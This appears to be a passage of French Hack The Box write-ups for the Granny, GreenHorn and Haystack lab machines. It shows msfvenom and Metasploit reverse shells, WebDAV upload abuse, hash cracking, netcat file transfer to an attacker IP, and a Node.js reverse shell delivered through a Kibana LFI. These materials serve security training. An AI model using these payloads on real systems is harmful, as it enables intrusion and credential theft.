 3   exploit/windows/local/ms14_070_tcpip_ioctl                     Yes                      The target
 appears to be vulnerable.
 4   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target
 appears to be vulnerable.
 5   exploit/windows/local/ms16_016_webdav                          Yes                      The service is
 running, but could not be validated.
 6   exploit/windows/local/ms16_075_reflection                      Yes                      The target
 appears to be vulnerable.
 7   exploit/windows/local/ppr_flatten_rec                          Yes                      The target
 appears to be vulnerable.
...
```

Le système est vulnérable à plusieurs exploit on en selectionne un et on le lance :

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms14_058_track_popup_menu
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.11      yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
[*] Started reverse TCP handler on 10.10.14.11:1234
[*] Reflectively injecting the exploit DLL and triggering the exploit...
[*] Launching msiexec to host the DLL...
```

```
[+] Process 1136 launched.
[*] Reflectively injecting the DLL into 1136...
[*] Sending stage (177734 bytes) to 10.10.10.14
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 3 opened (10.10.14.11:1234 -> 10.10.10.14:1032) at 2025-03-07 14:51:31 +0100

meterpreter > shell
Process 1836 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Granny

Reconnaissance

Machine cible Adresse IP : `10.10.10.15`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 11:56 CET
Nmap scan report for 10.10.10.15
Host is up (0.014s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
|_http-title: Under Construction
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Fri, 07 Mar 2025 10:58:21 GMT
|   WebDAV type: Unknown
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL,
LOCK, UNLOCK

Nmap done: 1 IP address (1 host up) scanned in 113.92 seconds
```

Le scan indique qu'il n'y a que le port 80 ouvert sur la machine, le site est sous construction et il est fais référence de ISS se qui indique qu'il s'agit probablement d'une machine Windows, on affiche l'entete de la requete du site :

```
curl -I http://10.10.10.15
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://10.10.10.15/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT
Accept-Ranges: bytes
ETag: "05b3daec0d9c21:38e"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Fri, 07 Mar 2025 11:06:59 GMT
```

Cela confirme bien le fais qu'il s'agit d'une machine windows.

Exploitation

Avec le script nmap `http-webdav-scan` on a pu voir que le serveur était vulnérable à la CVE-2017-7269 se qui permet d'uploader des fichiers avec la méthode "PUT" on peut tenter d'uploader un fichier texte sur le serveur :

```
echo test > test.txt
curl -X PUT http://10.10.10.15/test.txt -d @test.txt
curl http://10.10.10.15/test.txt
test
```

On peut voir que le fichier a été correctement uploadé on peut tenter de créer un payload au format aspx avec msfvenom et tenter d'uploader le fichier

```
### Création du payload
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.11 lport=1234 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2864 bytes

### Upload du fichier
curl -X PUT http://10.10.10.15/shell.aspx -d @shell.aspx
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>The page cannot be displayed</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=Windows-1252">
<STYLE type="text/css">
  BODY { font: 8pt/12pt verdana }
  H1 { font: 13pt/15pt verdana }
  H2 { font: 8pt/12pt verdana }
  A:link { color: red }
  A:visited { color: maroon }
</STYLE>
</HEAD><BODY><TABLE width=500 border=0 cellspacing=10><TR><TD>

<h1>The page cannot be displayed</h1>
You have attempted to execute a CGI, ISAPI, or other executable program from a directory that does not allow program
<hr>
<p>Please try the following:</p>
<ul>
<li>Contact the Web site administrator if you believe this directory should allow execute access.</li>
</ul>
<h2>HTTP Error 403.1 - Forbidden: Execute access is denied.<br>Internet Information Services (IIS)</h2>
<hr>
<p>Technical Information (for support personnel)</p>
<ul>
<li>Go to <a href="http://go.microsoft.com/fwlink/?linkid=8180">Microsoft Product Support Services</a>
and perform a title search for the words <b>HTTP</b> and <b>403</b>.</li>
<li>Open <b>IIS Help</b>, which is accessible in IIS Manager (inetmgr),
 and search for topics titled <b>Configuring ISAPI Extensions</b>, <b>Configuring CGI Applications</b>,
<b>Securing Your Site with Web Site Permissions</b>, and <b>About Custom Error Messages</b>.</li>
<li>In the IIS Software Development Kit (SDK) or at the <a href="http://go.microsoft.com/fwlink/?
LinkId=8181">MSDN Online Library</a>, search for topics titled <b>Developing ISAPI Extensions</b>, <b>ISAPI
and CGI</b>, and <b>Debugging ISAPI Extensions and Filters</b>.</li>
</ul>

</TD></TR></TABLE></BODY></HTML>
```

On peut voir qu'il y a une erreur lorsque l'on essaie d'uploader le fichier au format aspx on peut tenter de l'uploader au format txt et afficher son contenu sur le serveur :

```
mv shell.aspx shell.txt
curl -X PUT http://10.10.10.15/shell.txt @shell.txt
curl http://10.10.10.15/shell.txt
<%@ Page Language="C#" AutoEventWireup="true" %><%@ Import Namespace="System.IO" %><script runat="server">
private static Int32 MEM_COMMIT=0x1000;    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;
[System.Runtime.InteropServices.DllImport("kernel32")]    private static extern IntPtr VirtualAlloc(IntPtr
lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);
[System.Runtime.InteropServices.DllImport("kernel32")]    private static extern IntPtr CreateThread(IntPtr
lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr
lpThreadId);
...
```

On peut voir que le fichier uploadé n'est pas bien formaté, il faut ajouter une option lors de l'upload du fichier afin de l'uploader au bon format :

```
curl -X PUT http://10.10.10.15/reverse.txt --data-binary @reverse.txt
curl http://10.10.10.15/reverse.txt
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,
    IntPtr flProtect);
...
```

On peut voir que le fichier uploadé est à présent dans un format bien plus lisible, on peut renommer le fichier avec la méthode "MOVE" puisqu'il s'agit d'une méthode autorisé d'après le script nmap :

```
yoyo@kali:~/Downloads$ mv shell.aspx shell.txt
yoyo@kali:~/Downloads$ curl -X PUT http://10.10.10.15/shell.txt --data-binary @shell.txt
yoyo@kali:~/Downloads$ curl -X MOVE -H 'Destination: http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt
```

Maintenant que le fichier est modifié avec la bonne extension, on peut à y accéder afin d'executer le reverse shell que l'on va réceptionner sur meterpreter :

```
yoyo@kali:~/Downloads$ curl http://10.10.10.15/shell.aspx

msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST
10.10.14.11;set LPORT 1234;run;"
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 10.10.14.11
LPORT => 1234
[*] Started reverse TCP handler on 10.10.14.11:1234

[*] Sending stage (177734 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.11:1234 -> 10.10.10.15:1030) at 2025-03-07 12:41:43 +0100

meterpreter > shell
Process 2620 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service
```

On obtient ainsi accès sur la machine avec l'utilisateur network

Privilege Escalation

Il nous faut à présent l'accès complet sur la machine, pour cela on recherche un exploit avec meterpreter :

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search local_exploit

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit
   Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/
```

```
local_exploit_suggester
msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 203 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be
validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.10.15 - Valid modules for session 1:
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/windows/local/ms10_015_kitrap0d               Yes                      The service is
 running, but could not be validated.
 2   exploit/windows/local/ms14_058_track_popup_menu       Yes                      The target
 appears to be vulnerable.
 3   exploit/windows/local/ms14_070_tcpip_ioctl            Yes                      The target
 appears to be vulnerable.
 4   exploit/windows/local/ms15_051_client_copy_image      Yes                      The target
 appears to be vulnerable.
 5   exploit/windows/local/ms16_016_webdav                 Yes                      The service is
 running, but could not be validated.
 6   exploit/windows/local/ms16_075_reflection             Yes                      The target
 appears to be vulnerable.
 7   exploit/windows/local/ppr_flatten_rec                 Yes                      The target
 appears to be vulnerable.
...
[*] Post module execution completed
```

On trouve plusieurs exploit auquel la machine est vulnérable on en selectionne un et on le lance :

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.11      yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
[-] Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run
[*] Started reverse TCP handler on 10.10.14.11:1234
[*] Reflectively injecting the exploit DLL and triggering the exploit...
[*] Launching netsh to host the DLL...
[+] Process 2592 launched.
[*] Reflectively injecting the DLL into 2592...
```

```
[*] Sending stage (177734 bytes) to 10.10.10.15
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (10.10.14.11:1234 -> 10.10.10.15:1037) at 2025-03-07 13:11:44 +0100

meterpreter > shell
Process 1740 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès Administrateur sur la machine

GreenHorn

Reconnaissance

Machine cible Adresse IP : `10.10.11.25`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-10 14:23 CET
Nmap scan report for 10.10.11.25
Host is up (0.019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
```

Il semble y avoir 3 port ouvert, 22, 80 et 3000, on peut tenter un dir busting :

```
feroxbuster --url http://greenhorn.htb/ --wordlist /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://greenhorn.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

302      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
301      GET        7l       12w      178c http://greenhorn.htb/data => http://greenhorn.htb/data/
301      GET        7l       12w      178c http://greenhorn.htb/docs => http://greenhorn.htb/docs/
404      GET        1l        3w       16c http://greenhorn.htb/data/admin.php
200      GET      452l      799w     7310c http://greenhorn.htb/data/styleadmin.css
200      GET        1l       12w    16118c http://greenhorn.htb/data/image/favicon.ico
404      GET        1l        3w       16c http://greenhorn.htb/docs/admin.php
200      GET        2l     5449w   363860c http://greenhorn.htb/data/modules/tinymce/tinymce.min.js
200      GET      112l      366w     4026c http://greenhorn.htb/admin.php
...
```

Le scan révèle qu'il y a plusieurs adresse accessible sont l'une permettant d'accéder à une adresse de connexion : `http://greenhorn.h`
l'entete de l'adresse de connexion révèle qu'un CMS est utilisé : "Pluck" Version 4.7.18.

On peut à présent aller explorer le port 3000, le site est un hébergeur git : Gitea qui contient un repository dans lequel est stocké le contenu du site hébergé.

Lorsque l'on explore les fichiers utilisés, on découvre qu'il y a le fichier pass.php qui contient un hash et qui pourtant devrait être interdit d'accès :

```
<?php
$ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc
?>
```

On peut tenter d'identifier le type d'algorithme utilisé pour le shash avec hashid :


```
hashid gitea.hash
--File 'gitea.hash'--
Analyzing 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793a
```

```
[+] SHA-512
[+] Whirlpool
[+] Salsa10
[+] Salsa20
[+] SHA3-512
[+] Skein-512
[+] Skein-1024(512)
--End of file 'gitea.hash'--
```

Il s'agit apparemment d'un hash crypté avec SHA-512, on peut utiliser hashcat pour tenter de le décrypter :

```
yoyo@kali:~/Downloads$ hashcat -m 1700 gitea.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 245 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51
749de15530f87fb793afdcc689b6b39024d7790163:iloveyou1
...
```

Le mot de passe trouvé est `iloveyou1` on peut tenter de l'utiliser pour se connecter au serveur pluck, lorsque l'on inscrit le mot de passe la connexion se fait on atterit alors sur une interface d'administration :



A présent que l'on a accès à l'interface nous allons tenter d'executer un reverse shell à partir de la page "install module" qui permet d'uploader des fichier, on va uploader un fichier de reverse shell php, le site n'accepte que le fichier zip, on va donc zipper le fichier et l'uploader, juste avant on va lancer un port d'écoute afin de réceptionner le shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.25] 59744
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 14:34:14 up  1:11,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi l'accès avec l'utilisateur www-data, on peut upgrade le shell et tenter de se connecter à l'utilisateur junior avec les meme identifiants trouvés :

```
$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
www-data@greenhorn:/$ su junior
```

```
su junior
Password: iloveyou1

junior@greenhorn:/$
```

Le mot de passe fonctionne pour l'utilisateur junior.

Privilege Escalation


Il nous faut l'accès root à présent. En recherchant dans les fichiers utilisateur on tombe sur le fichier : 'Runing OpenVAS.pdf' on peut le transférer sur kali en local avec netcat :

```
### Ouverture d'un port d'écoute sur Kali
netcat -nlvp 4444 > 'Using OpenVAS.pdf'
listening on [any] 4444 ...

### Transfère du fichiernetcat -n 10.10.14.3 4444 < 'Using OpenVAS.pdf'
netcat -n 10.10.14.3 4444 < 'Using OpenVAS.pdf'

### Réception du fichier sur Kali
netcat -nlvp 4444 > 'Using OpenVAS.pdf'
listening on [any] 4444 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.25] 60240
```

Le fichier explique que openvas est installé sur le serveur afin d'identifier des vulnérabilités. Est indiqué également un mot de passe de connexion afin de s'y connecter mais celui ci est flouté, afin de pouvoir affiché le mot de passe il faut que l'on utilise un outil de dépixelisation. On peut utiliser depix, on commence tout d'abord par enregistrer l'image du pixel puis on lance depix vers le chemin de l'image enregitré afin de générer le résultat de la dépixelisation :

```
python3 depix.py -p openvas.png -s ./images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o output.p
2025-01-11 19:44:23,759 - Loading pixelated image from openvas.png
2025-01-11 19:44:23,775 - Loading search image from ./images/searchimages/debruinseq_notepad_Windows10_closeAndSpace
2025-01-11 19:44:24,464 - Finding color rectangles from pixelated space
2025-01-11 19:44:24,465 - Found 252 same color rectangles
2025-01-11 19:44:24,466 - 190 rectangles left after moot filter
2025-01-11 19:44:24,466 - Found 1 different rectangle sizes
2025-01-11 19:44:24,466 - Finding matches in search image
2025-01-11 19:44:24,466 - Scanning 190 blocks with size (5, 5)
2025-01-11 19:44:24,497 - Scanning in searchImage: 0/1674
2025-01-11 19:45:21,630 - Removing blocks with no matches
2025-01-11 19:45:21,630 - Splitting single matches and multiple matches
2025-01-11 19:45:21,636 - [16 straight matches | 174 multiple matches]
2025-01-11 19:45:21,636 - Trying geometrical matches on single-match squares
2025-01-11 19:45:21,976 - [29 straight matches | 161 multiple matches]
2025-01-11 19:45:21,976 - Trying another pass on geometrical matches
2025-01-11 19:45:22,281 - [41 straight matches | 149 multiple matches]
2025-01-11 19:45:22,281 - Writing single match results to output
2025-01-11 19:45:22,282 - Writing average results for multiple matches to output
2025-01-11 19:45:24,928 - Saving output image to: output.png
```

En Lançant le fichier de résultat on découvre le mot de passe : `sidefromsidetheothersidesidefromsidetheotherside`



on peut à présent tenter de se connecter avec ce mot de passe en root sur la machine :

```
junior@greenhorn:~$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside

root@greenhorn:/home/junior#
```

On obtient ainsi l'accès root sur la machine

Haystack

Reconnaissance

Machine cible Adresse IP : `10.10.10.115`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.115
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 12:44 CET
Nmap scan report for 10.10.10.115
Host is up (0.024s latency).
Not shown: 65380 filtered tcp ports (no-response), 152 filtered tcp ports (host-prohibited)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  wap-wsp

Nmap done: 1 IP address (1 host up) scanned in 151.73 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour SSH, le port 80 pour un serveur web et le port 9200 pour le service elasticsearch
Il est possible de lancer des requetes vers le service ElasticSearch afin de relever les index, ceux ci sont stockés sous forme d'indices :

```
curl http://10.10.10.115:9200/_cat/indices?v
health status index   uuid                   pri rep docs.count docs.deleted store.size pri.store.size
green  open   .kibana 6tjAYZrgQ5CwwR0g6VOoRg   1   0          1            0        4kb            4kb
yellow open   quotes  ZG2D1IqkQNiNZmi2HRImnQ   5   1        253            0    262.7kb        262.7kb
yellow open   bank    eSVpNfCfREyYoVigNWcrMw   5   1       1000            0    483.2kb        483.2kb
```

Exploitation

Il y a 3 indices de présents on peut afficher le contenu de "quotes" :

```
curl -s -X GET "http://10.10.10.115:9200/quotes/_search?size=1000" -H 'Content-Type: application/json' -d'
{
    "query": {
        "match_all": {}
    }
}
' | jq -c '.hits.hits[]' | grep clave
```

On peut voir qu'il y a deux phrases en espagnol, on les traduits et on obtient la phrase suivante :

```
Je dois enregistrer la clé de la machine : dXNlcjogc2VjdXJpdHkg
Cette clé est impérativement enregistrée et stockée ici : cGFzczogc3BhbmlzaC5pcy5rZXk=
```

Il semble que certains charactères soient encodés en Base64 en les décodant on obtient :

```
echo -n "dXNlcjogc2VjdXJpdHkg" | base64 -d
user: security
echo -n "cGFzczogc3BhbmlzaC5pcy5rZXk=" | base64 -d
pass: spanish.is.key
```

On découvre les identifiants `security:spanish.is.key` on peut les utiliser afin de se connecter en SSH :

```
ssh security@10.10.10.115
The authenticity of host '10.10.10.115 (10.10.10.115)' can't be established.
ED25519 key fingerprint is SHA256:J8TOL2f2yaJILidImnrtW2e2lcroWsFbo0ltI9Nxzfw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.115' (ED25519) to the list of known hosts.
security@10.10.10.115's password:
Last login: Wed Feb  6 20:53:59 2019 from 192.168.2.154
[security@haystack ~]$
```

On obtient ainsi accès à la machine avec l'utilisateur security
On enumère les processus en cours sur la machine :

```
[security@haystack ~]$ ss -tln
State      Recv-Q Send-Q                                          Local Address:Port
Peer Address:Port
LISTEN     0      128                                                    *:80
 *:*
LISTEN     0      128                                                    *:9200
*:*
LISTEN     0      128                                                    *:22
*:*
LISTEN     0      128                                               127.0.0.1:5601
*:*
LISTEN     0      128                                           ::ffff:127.0.0.1:9000
:::*
LISTEN     0      128                                                   :::80
:::*
LISTEN     0      128                                           ::ffff:127.0.0.1:9300
:::*
LISTEN     0      128                                                   :::22
:::*
LISTEN     0      50                                            ::ffff:127.0.0.1:9600
:::*
```

On lance un forwarding du port 5601 afin d'afficher le contenu de la page :

```
ssh -L 5601:127.0.0.1:5601 security@10.10.10.115 -N
```

Le service en cours est kibana version 6.4.2 en recherchant une vulnérabilité pour cette version on trouve la CVE-2018-17246 qui peut permettre d'obtenir un reverse shell avec un Local File Inclusion, on crée un fichier qui contient un script, puis on lance une requete vers ce script avec un LFI :

```
### Contenu du script
[security@haystack shm]$ cat lfi.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(1234, "10.10.16.5", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();

### Lancement de la requete
curl 'http://127.0.0.1:5601/api/console/api_server?apis=../../../../../../.../../../../dev/shm/lfi.js'

### Reception du reverse shell
nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.115] 43176
SHELL=/bin/bash script -q /dev/null
bash-4.2$ whoami
kibana
```

On obtient accès à la machine avec l'utilisateur kibana

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. On enumère les fichiers systèmes de l'utilisateur et de son groupe :

```
bash-4.2$ find / -name kibana 2>/dev/null | grep -v usr | grep -v proc
/etc/rc.d/init.d/kibana
/etc/default/kibana
/etc/kibana
/var/lib/kibana
/var/log/kibana
/opt/kibana
bash-4.2$ find / -group kibana 2>/dev/null | grep -v usr | grep -v proc
/etc/logstash/conf.d
/etc/logstash/conf.d/input.conf
```

```
/etc/logstash/conf.d/output.conf
/etc/logstash/conf.d/filter.conf
...
```

On découvre des fichiers de configuration Logstash qui est un service permettant de stocker des logs, on peut affiche le contenu des fichiers de configuration :

```
bash-4.2$ cat /etc/logstash/conf.d/input.conf
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
